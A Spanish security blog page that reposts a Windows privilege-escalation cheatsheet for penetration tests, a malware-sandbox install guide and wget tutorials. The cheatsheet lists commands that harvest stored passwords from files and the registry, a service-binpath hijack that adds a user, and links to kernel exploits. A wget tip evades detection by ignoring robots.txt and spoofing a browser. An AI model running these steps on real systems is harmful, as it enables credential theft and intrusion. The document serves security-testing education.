Banner 1

Cheatsheet para el escalado de privilegios en Windows

0 comentarios
En un test de intrusión de una máquina Windows muchas veces conseguimos una consola con un usuario sin privilegios, sobretodo en entornos Citrix o similares. La siguiente tarea en este caso suele ser conseguir acceso como system o con otra cuenta con privilegios de administración o, al menos, más elevados.

Existen multitud de técnicas más o menos efectivas dependiendo los "descuidos" de los administradores, los fallos de configuración, las vulnerabilidades y de lo actualizado que esté el software de la máquina objetivo. Os recomiendo concretamente leeros este artículo de Scott Sutherland y sobretodo esta presentación de insomniasec.com, de la que nuestro amigo Tim Arneaud ha tomado muchas cosas para elaborar un cheatsheet bastante esquemático que a la postre es muy útil y que también queríamos tener a mano.

Esta lista la iremos ampliando según vayamos encontrado nuevas técnicas y funcionalidades. Como siempre, cualquier comentario, sugerencia o feedback son bienvenidos.

------------------------------------------------------------------------------------------------------
Credenciales almacenadas
 
Buscar credenciales dentro de:

c:\unattend.xml

Estas credenciales están almacenadas en base64 y pueden decodificarse fácilmente:

user@host $ base64 -d cABhAHMAcwB3AG8AcgBkAFAAYQBzAHMAdwBvAHIAZAA=


Módulos de Metasploit Framework:

http://dev.metasploit.com/redmine/projects/framework/repository/entry/modules/post/windows/gather/enum_unattend.rb

http://dev.metasploit.com/redmine/projects/framework/repository/entry/modules/post/windows/gather/credentials/gpp.rb


c:\sysprep.inf

c:\sysprep\sysprep.xml

dir c:\*vnc.ini /s /b

dir c:\*ultravnc.ini /s /b 

dir c:\ /s /b | findstr /si *vnc.ini


findstr /si password *.txt | *.xml | *.ini

findstr /si pass *.txt | *.xml | *.ini


Programas de recuperación de contraseñas - small - RDP, Mail, IE, VNC, Dialup, Protected Storage...

http://www.nirsoft.net/password_recovery_tools.html

Obtener credenciales en texto plano con mimikatz

http://pauldotcom.com/2012/02/dumping-cleartext-credentials.html


------------------------------------------------------------------------------------------------------

Búsquedas en el registro de Windows


VNC:

reg query "HKCU\Software\ORL\WinVNC3\Password"


Windows Autologin:
 
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"


Parámetros SNMP:
reg query "HKLM\SYSTEM\Current\ControlSet\Services\SNMP"


Putty:

reg query" HKCU\Software\SimonTatham\PuTTY\Sessions"


Búsquedas en el registro - portapapeles (opcional)

reg query HKLM /f password /t REG_SZ /s [ |clip]

reg query HKCU /f password /t REG_SZ /s [ |clip]


------------------------------------------------------------------------------------------------------

Aplicaciones GUI inseguras

 
Ejecutándose como SYSTEM que puedan abrir cmd.exe o directorios "ficheros, logs" etc.


------------------------------------------------------------------------------------------------------

Permisos de directorios

cacls

icacls


------------------------------------------------------------------------------------------------------

Herramientas de Sysinternals

Comprobar procesos y aplicaciones que se ejecutan en el inicio con Autoruns y procmon - sysinternals.com
http://technet.microsoft.com/en-us/sysinternals/bb545027


Servicios apuntando a localizaciones escribibles

*- instalaciones huérfanas - aplicaciones que ya no están instaladas pero que permanecen en el inicio

*- reemplazo de dlls
desconocidas
*- Rutas de directorios con permisos inadecuados - ¿posible sobreescritura?


sysinternals tools

accesschk.exe -uwcqv *


*- procesos inseguros

*- robo de tokens de procesos/threads (incognito)

*- hijack handles for write access


------------------------------------------------------------------------------------------------------

Cambio del binario de servicio upnp

http://lanmaster53.com


sc qc upnphost
sc config upnphost binpath= "net user /add"
sc config upnphost obj= ".\LocalSystem" password =""

net stop upnphost

net start upnphost


Esto puede funciona con otros servicios si los permisos lo permiten

------------------------------------------------------------------------------------------------------
Programas para comprobar vectores de escalado de privilegios en Windows:

1. Windows-privesc-check ( V1 , V2 )

2.
AccessChk

3.
AccessEnum

4.
Windows Permission Identifier

5. Dark Elevator - hxxp://web.archive.org/web/20100817073927/http://root.net.nz/darkelevator.html


------------------------------------------------------------------------------------------------------
Vulnerabilidades de escalado de privilegios


Windows kernel privilege escalation

KiTrap0D 

http://lock.cmpxchg8b.com/c0af0967d904cef2ad4db766a00bc6af/KiTrap0D.zip


Tomcat Windows privilege escalation

http://www.abysssec.com/blog/2008/11/27/tomcat-jrun-privilege-escalation-windows


NtGdiEnableEudc Exploit (MS11-011) - windows XP SP0-3

16262,platforms/windows/dos/16262.,"MS11-011(CVE-2011-0045): MS Windows XP WmiTraceMessageVa Integer Truncation Vulnerability PoC",2011-03-01,"Nikita Tarakanov",windows,dos,0

http://www.securityfocus.com/bid/46136/exploit

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-0045

http://downloads.securityfocus.com/vulnerabilities/exploits/46136.c

http://cissrt.blogspot.com/2011/02/cve-2011-0045-ms-windows-xp.html

http://www.microsoft.com/technet/security/Bulletin/MS11-011.mspx


Service Tracing Key (MS10-059)

http://www.securityfocus.com/bid/42269/exploit

http://www.argeniss.com/research/ARGENISS-ADV-081002.txt

http://www.securityfocus.com/data/vulnerabilities/exploits/Chimichurri.zip

http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2554


Registry Symlink Vuln (MS10-021)

No Public Exploit - VuPEN membership only


Ryujin - ADF.sys priv esc - ms11-080

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2005

http://www.exploit-db.com/exploits/18176

pyinstaller - 
http://www.pyinstaller.org/
py2exe - 
http://www.py2exe.org/

UAC Bypass priv esc

http://www.exploit-db.com/exploits/15609

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-4398

http://www.microsoft.com/technet/security/Bulletin/MS11-011.mspx

http://www.securityfocus.com/bid/45045/info


Referencias adicionales, fuentes y otros enlaces:

Encyclopaedia of Windows Privilege escalation - Brett Moor

http://www.ruxcon.org.au/2011-talks/encyclopaedia-of-windows-privilege-escalation/
FUENTE:http://www.hackplayers.com/2012/08/cheatsheetescaladoprivilegioswindows.html 

..cantor.dust.., una herramienta visual de ingeniería visual

0 comentarios
..cantor.dust.. es una herramienta interactiva de visualización binaria, una evolución radical del editor hexadecimal tradicional. Al traducir la información binaria a una abstracción visual, los analistas forenses y de ingeniería inversa pueden examinar montañas de datos arbitrarios en cuestión de segundos. Incluso conjuntos de instrucciones nunca antes vistas y formatos de datos pueden ser fácilmente localizados y comprendidos a través de su huella digital visual. Ha sido incluida en el arsenal de la Blackhat 2012 y ya estamos deseando probarla...
 
Fuente:http://www.hackplayers.com/2012/08/cantordust-visual-RE.html.html

Buster Sandbox Analyzer: instalación y primeros usos

0 comentarios

Buster Sandbox Analyzer (en adelante BSA) es un analizador de comportamiento de malware de tipo sandbox, una herramienta diseñada para analizar los procesos y los cambios realizados en el sistema (ficheros, registro, puertos) para evaluar si son sospechosos.
 
Se basa en el  proyecto Sandboxie y además de evaluar malware ejecutándose en el sandbox, podemos utilizarlo para ver en detalle los cambios que realiza cualquier software al instalarse.


Esto incluye la posibilidad de analizar cualquier tipo de fichero (EXE, BAT, VBS, PDF, XLS, DOC, ...) si puede ejecutarse dentro de Sandboxie con la posibilidad de añadir librerías (DLL, OCX…) o instalar otro software adicional si es necesario.

 
Otra de las características a destacar de BSA es que oculta los procesos de sandboxie y otros para que los crypters y RATs que tienen activado el módulo anti-sandbox no impidan su análisis. Para ello hookea a nivel de kernel ZwQuerySystemInformation, por lo que es posible que el fichero BSA.SYS sea detectado por algunos antivirus como un rootkit (actualmente devuelven falsos positivos Rising, Sophos y TrendMicro).


Su autor, Pedro López, lleva casi 3 años desarrollándola y ha contactado con nosotros para que le echáramos un vistazo y viéramos qué aspectos consideráramos que podrían mejorarse. Es decir, funciones que no estén implementadas y que puedan servir para mejorar la calidad de los análisis, ya sea del estático o del dinámico, e identificación de comportamientos maliciosos que actualmente no estén incorporados.
 
Por esta razón y para que participéis en este análisis, vamos a compartir con vosotros dos entradas sobre esta potente herramienta: esta entrada en la que hablaremos básicamente de su instalación y primeros usos y una segunda que publicaremos más adelante con el análisis de un artefacto de malware para ver los resultados y proponer mejoras.

 
Como siempre, os agradeceríamos enormemente cualquier experiencia o comentario al respecto.


Pre-requisitos

 
-    Sandboxie
-    WinPCap (es recomendable su instalación pero, si por alguna oscura razón no quieres instalarlo, puedes copiar PACKET.DLL y WPCAP.DLL desde la carpeta PCAP al directorio donde se sitúa BSA.EXE).

 
Instalación

 
BSA es portable, así que simplemente descargaremos el rar de la última versión y lo descomprimiremos en el directorio que deseemos. Por ejemplo en d:\BSA:


Dentro del directorio podemos ver varios ficheros de configuración importantes:

 
    BSA.DAT: puntos de control de ficheros y entradas del registro
    config\APIExclude.TXT: APIs excluídas
    config\MA-Calc.ini: Umbrales de cálculo de riesgo
    config\MA-RATINGS.INI: Puntuación de seguridad para cada evento
    config\RegistryExclude.TXT: Entradas de registro excluídas
    config\WindowMessages.TXT: Mensajes de Windows excluídos
 

A continuación es recomendable crear un sandbox específico y dedicado para BSA (Control de Sandboxie -> Sandbox -> Crear Nueva Sandbox):

 
Ahora será necesario que añadamos las siguientes opciones en la configuración del nuevo sandbox creado, para ello modificaremos el fichero de configuración sandboxie.ini con nuestro editor favorito (Control de Sandboxie -> Configurar -> Editar Configuración):

 
-    InjectDll= D:\bsa\LOG_API\64\LOG_API64_VERBOSE.DLL: se inyecta una DLL en cada proceso del sandbox (en mi caso trabajo con 64 bits) para hookear funciones que procesan y envían “Mensajes de Windows” a la aplicación BSA (que se ejecuta fuera del sandbox).

       Las librerías ‘verbose’ registrarán las operaciones de ficheros y el registro. Aumentará el detalle pero disminuirá la velocidad de ejecución de BSA.

-    OpenWinClass=TFormBSA: especifica el nombre de la clase de BSA (fuera del sandbox) que puede ser accedida por el proceso ejecutándose en el sandbox.

-    NotifyDirectDiskAccess=y: con esta opción Sandboxie notificará cuando un programa está intentando obtener acceso fuera del sandbox (mensaje SBIE1313).

-    ProcessLimit1=20
     ProcessLimit2=30 (opcional): limita el número de procesos que Sandboxie permite en un sandbox a la vez. ProcessLimit1 indica el número de procesos a partir del cual el siguiente se ejecutará a partir de una pausa de 10 segundos. ProcessLimit2 indica el número a partir del cual el siguiente será terminado. Es decir, con la configuración propuesta sólo se permitirán 30 procesos concurrentes y a partir del proceso número 20 tardarán en ejecutarse 10 segundos.

-    SbieCtrl_HideMessage =*: Desactiva los mensajes de Sandboxie.

Al final, el fichero de configuración quedará de la siguiente manera:

[BSA]

ConfigLevel=7
AutoRecover=y
Template=AutoRecoverIgnore
Template=Firefox_Phishing_DirectAccess
Template=LingerPrograms
Template=BlockPorts
RecoverFolder=%Desktop%
RecoverFolder=%Favorites%
RecoverFolder=%Personal%
RecoverFolder=%{374DE290-123F-4665-9164-39C4925F467B}%
BorderColor=#00FFFF,ttl
DropAdminRights=y
Enabled=y
BoxNameTitle=y
FileRootPath=D:\Sandbox\BSA
InjectDll=D:\bsa\LOG_API\64\LOG_API64_VERBOSE.DLL
OpenWinClass=TFormBSA
NotifyDirectDiskAccess=y
ProcessLimit1=20
ProcessLimit2=30
SbieCtrl_HideMessage=*


Una vez modificado, procederemos a recargar la configuración de Sandboxie (Control de Sandboxie -> Configurar-> Recargar Configuración):


Y ya podemos ejecutar el programa principal (BSA.exe) indicando la ruta del Sandbox creado para el BSA:

 
Uso

 
Podemos comenzar un análisis pulsando el botón correspondiente de la ventana anterior, y os recomendamos también integrarlo con el shell de Windows para que aparezca la opción de ‘Analizar con BSA’  al pulsar el botón derecho del ratón:


También es posible ejecutar BSA de forma automática desde la línea de comandos, indicando el tiempo (-s) y el directorio (-f) o URL (-url) a procesar. Por ejemplo:

BSA.EXE -s 30 -f C:\TEST
BSA.EXE -s 30 – url http://www.hackplayers.com
BSA.EXE -s 30 -url C:\TEST\URLS.TXT (fichero conteniendo una lista de URLs)

¡Así que ya tenemos todo preparado para empezar a analizar malware!
No olvidéis mandarnos vuestro feedback si os animáis a probarlo o si ya lo habéis hecho. Eso sí, recordar que Sandboxie, el entorno que utiliza BSA, está diseñado para evitar específicamente cambios en el disco, es decir, con la instalación por defecto NO evitaremos que por ejemplo un determinado tipo de malware envíe información a Internet y, aunque esto es muy difícil, tampoco estaremos a salvo si llegamos a probar un malware que es capaz de evadir la seguridad del sandbox.
En cualquier caso, recomendamos probar BSA en un equipo destinado específicamente para ello (sin credenciales personales de ningún tipo).


Fuente:
http://www.hackplayers.com/2012/08/buster-sandbox-analyzer-install-usage.html

Bajar una página web completa con wget ó httrack

0 comentarios


Hace tiempo que estoy haciendo ésto, no solo porque por ahí me quedo sin internet justo en el momento que realmente necesita de ese tutorial que tanto me sirve, sino tambien para bajar libros que están en formato .html, como por ejemplo los Libros de Debian.
En fin, hay dos formas de realizar esta operación, o mejor dicho, yo voy a explicar solo dos formas de realizarlo, una es la que utilizo con frecuencia, pero la otra, que acabo de conocer pinta mejor.
Para ambos casos es recomendable crear la carpeta que va a contener los archivos que estamos descargando y luego ir a esta carpeta recién creada para empesar a realizar nuestra actividad. Lo hacemos desde nuestro gestor de archivos preferido ó como yo desde la consola:

debian:/home/nercof# mkdir nombre_carpeta
debian:/home/nercof# cd nercof@debian:~$ cd nombre_carpeta/

Ahora tenemos todo listo, manos a la obra.
  1. Con httrack

    debian:/home/nercof#apt-get install httrack
    debian:/home/nercof#httrack http://www.pagina_a_bajar
  2. Con wget
    Si no queremos instalar el programa anterior, podemos realizar la misma operación éste comando que ya nos brinda GNU/Linux.

    debian:/home/nercof# wget -rkc http://www.pagina_a_bajar

    -r: recorre recursivamente la página obteniendo toda la información.
    -k: después que termina la descarga, convierte los links del documento a rutas relativas para poder navegar con normalidad.
    -c: continua desde el punto en que quedo la descarga.
Cuando termine la operacion solo abrimos el index en nuestro navegador preferido y listo!.
Ahora no tenemos excusa de que si nos quedamos sin internet no tenemos la forma de seguir estudiando.
Para mas información sobre wget vean el man pages 

Fuente:
https://gheize.wordpress.com/2007/11/14/bajar-una-pagina-web-completa/

Recopilatorio de wget

0 comentarios
Bueno aca les dejo un tuto de como usar wget para transferencia y descarga de archivos desde el cmd.Espero q lo disfruten!!!

Descargar un archivo demasiado pesado (5GB, por ejemplo desde un sitio web):

# wget http://pagina.com/carpeta/grandistrolinux.iso
Pero… mientras estás descargando este archivo, repentinamente, puede que haya un apagón y tu computador pierda el hilo de lo que ha descargado, o momentáneamente el servidor desde donde lo estás bajando se cae. En estos casos sería mejor utilizar wget así:

# wget -c http://pagina.com/carpeta/grandistrolinux.iso

Con la opción –c cualquier interrupción en la descarga será “resumida” en otro intento de descarga. De hecho, si existe parte de un archivo que se intentó descargar sin la opción –c, wget continuaría descargando el archivo pero guardándolo con otro nombre: grandistrolinux.iso.1.

Puedes también especificar el número de reintentos que hará wget usando la opción --tries. Por ejemplo si quisiéramos que se el número de intentos de descarga sea 8 podemos hacer lo siguiente:

# wget -c --tries=8 http://pagina.com/carpeta/grandistrolinux.iso

o

# wget -c -t 8 http://pagina.com/carpeta/grandistrolinux.iso

Incluso, podemos especificar el nombre del archivo resultante, es decir, sino queremos que el archivo que descargamos tenga el nombre grandistrolinux.iso sino ditro.iso,podemos hacer esto:

# wget -c --output-document=ditro.iso http://pagina.com/carpeta/grandistrolinux.iso
Pero wget no solo descarga archivos desde una página web, puede usar también otros protocolos de comunicación, como por ejemplo FTP:

# wget -c --tries=10 ftp://pagina.com/carpeta/archivo.iso

Puedes cambiar el estilo en el que se muestra de forma gráfica el progreso de la descarga, así:

# wget -c --progress=dot http://pagina.com/carpeta/grandistrolinux.iso

También es posible configurar el límite de tasa de transferencia con wget usando la opción --limit-rate, por ejemplo si queremos limitarlo a 100.5K por segundo

# wget -c --limit-rate=100.5k http://pagina.com/carpeta/grandistrolinux.iso

de manera alternativa, la opción limit rate se puede usar con números+sufijos así:

# wget -c --limit-rate=1m http://pagina.com/carpeta/grandistrolinux.iso

Además, wget soporta el mecanismo de autenticación http y ftp y puede ser usado así:

# wget -c --user=usuario --password=contrasenia http://pagina.com/carpeta/grandistrolinux.iso

o

# wget -c --user=usuario --password=contrasenia ftp://72.29.83.102/archivo.odt

Puedes usar wget además, para enviar cookies a sitios que puedan requerirlo así:

# wget --save-cookie cookies.txt --post-data 'name=cris&passwd=cami' "http://unsitio.net/auth.php"
Y una vez autenticados con las cookies, como en ejemplo anterior, podemos proceder a descargar los archivos que necesitemos:

# wget --load-cookies cookies.txt -p http://unsitio.net/carpeta/algo.php

También es posible usar “recursión”. Si deseas descargar todos los archivos desde una página web recursivamente usando wget, lo puedes hacer así:

# wget -r "http://localhost/iniciaraqui/"
También podrías indicarle que no cree directorios, cuando está realizando descargas de manera recursiva… lo cual solamente descargará los archivos, así:

# wget -r -nd "http://localhost/iniciaraqui/"

Descargar los dos primeros niveles o más, de manera recursiva así:

# wget -r -l2 "http://localhost/iniciaraqui/"

Es posible usar además algo muy similar a Expresiones Regulares en wget. Esto se hace usando los caracteres especiales * ?. Por ejemplo:

# wget http://localhost/*.txt
# wget ftp://dominio.com/pub/file??.vbs
# wget http://dominio.com/pub/files??.*
# wget -r "*.jpg" http://dominio.com/pub/


A la hora de descargar, por ejemplo, un fichero HTML… los links en su interior podrían apuntar al dominio del cual se descargaron. wget permite convertir los links dentro de los ficheros HTML, a enlaces que apunten aarchivos locales. Esto es posible usando la opción –k:

# wget -k http://localhost/wordpress/
Podemos además crear un archivo de log en wget, usando la opción –o, así:

# wget -c -o /var/log/archivolog http://localhost/archivo.txt
También puedes correr wget en background así:

# wget -b http://localhost/archivo.txt

O si usas GNU/Linux podría hacerse directamente desde la consola así:

# wget http://localhost/archivo.txt &
Una de las opciones que más me gustan de wget es la capacidad de leer URLs de un archivo externo. Para aprovechar ésta función, puedeshacer:

# wget -i Lista-URL.txt

Si usas wget como en el ejmplo anterior, no deberás escribir explícitamente la URL en la línea de comandos.

Puedes obligar a wget a usar IPv6 o IPv4 usando las opciones -6 y -4, respectivamente. Además, puedes deshabilitar el caché y las cookies usando las opciones --no-cache y --no-cookies.

En cuanto a descargas a través de un Proxy, puedes indicarle el usuario y password de autenticación usando las opciones --proxy-user y --proxy-password, así:

# wget --proxy-user=usuario --proxy-password=contrasenia URL
Adicionalmente, wget tiene soporte para HTTPS (SSL/TLS) usando los argumentos listados abajo:

--secure-protocol= (auto,SSLv2,SSLv3, TLSv1)
--certificate=archivo_certificado_cliente
--certificate-type= (PEM,DER)
--private-key=archivo_llave_privada
--private-key-type= (PEM,DER)
--ca-certificate=archivo_certificado
--ca-directory=directorio_fuente

La opción --no-parent necesita ser especificada cuando se realicen descargas recursivas de tal manera que se evite la búsqueda recursiva del directorio padre.

Puedes además usar redirección a archivos o tuberías (pipes) en GNU/Linux.
Y eso es todo, espero le sea de ayuda.

__________________________________________________________________________________

WGET, según wikipedia, es una herramienta de Software Libre que permite la descarga de contenidos desde servidores web de una forma simple. Entre las características más destacadas que ofrece wget está la posibilidad de descargar fácilmente páginas web, pudiendo tener así una copia de una página web completa en nuestro equipo.
Es un programa que soporta conexiones lentas o inestables, esperando en el caso de que se corte la conexión a que se vuelva a restablecer para continuar la descarga, etc. Y, además, soporta IPv6.

Lo más fácil es descargarnos la página principal de un sitio web: wget http://www.eliasbrasa.com
wget1

Con ese comando nos habremos descargado la página principal (index.html) de http://www.eliasbrasa.com PERO al intentar verla desde nuestro ordenador, nos aparecerá algo como esto:
wget2

Esto es debido a que index.html tiene contenido que ha de estar junto a él para poder visualizar la página web. Podremos descargarnos todo el contenido con el comando: wget -r -l 0 http://www.eliasbrasa.com/
wget3
Si nos da problemas, podremos descargarnos el contenido de una web completa haciéndonos pasar por un navegador: wget -r -p -e robots=off -U mozilla http://www.eliasbrasa.com/
Si aún así nos sigue dando problemas, podremos establecer pausas aleatorias para pasar totalmente desapercibidos como un navegador: wget –random-wait -r -p -e robots=off -U mozilla http://www.eliasbrasa.com (delante de random hay dos guiones)
Lo que estamos haciendo es:
–random-wait significa que entre un pedido y otro al website, que espere un tiempo aleatorio, para así no pedir demasiadas páginas y archivos uno detrás de otro y alarmar a algún sistema de seguridad.
-e robots=off significa que wget no debe prestar atención al archivo robots.txt que indica cuáles páginas no deben accederse por un navegador web.
-r significa que queremos todo de manera recursiva.
-p indice que descargue todos los archivos para desplegar adecuadamente una página HTML.
-U mozilla significa que se haga pasar por un navegador de la familia Mozilla (como Firefox).
PARA REALIZAR DESCARGAS DESDE RAPIDSHARE CON WGET:
Lo primero que hay que tener en cuenta es que tenemos que tener una cuenta premium en rapidshare. Para poder realizar las descargas con Wget, accederemos a nuestra cuenta premium y en el panel de configuración seleccionar la opción de descargas directas.
Ahora lo que debemos hacer ahora es descargar la cookie que se encargará de autenticar nuestra información cada vez que queramos realizar una descarga. Creamos un directorio llamado cookies en nuestro home: mkdir ~/.cookies (Nota: Al ponerle el punto delante .cookies, el directorio se creará como oculto)
Ahora obtendremos la cookie: wget –save-cookies ~/.cookies/rapidshare –post-data “login=USUARIO&password=CONTRASEÑA” –no-check-certificate -O – https://ssl.rapidshare.com/cgi-bin/premiumzone.cgi > /dev/null Pero sustituyendo USUARIO por nuestro usuario y CONTRASEÑA por nuestra contraseña. NOTA: delante de save y de no-check-certificate hay dos guiones.
Ahora cada vez que queramos realizar una descarga bastaría con ejecutar wget con el parametro –load-cookies cookie, de la siguiente manera: wget -c –load-cookies ~/.cookies/rapidshare URL (hay dos guiones delante de load-cookies y URL lo sustituiremos por la dirección web de la descarga)
Nota: También se usa el parámetro -c para continuar la descarga en caso de que haya sido interrumpida.

___________________________________________________________________________

Fuentes:http://norfipc.com/internet/wget.html
Powered by Bad Robot
Helped by Blackubay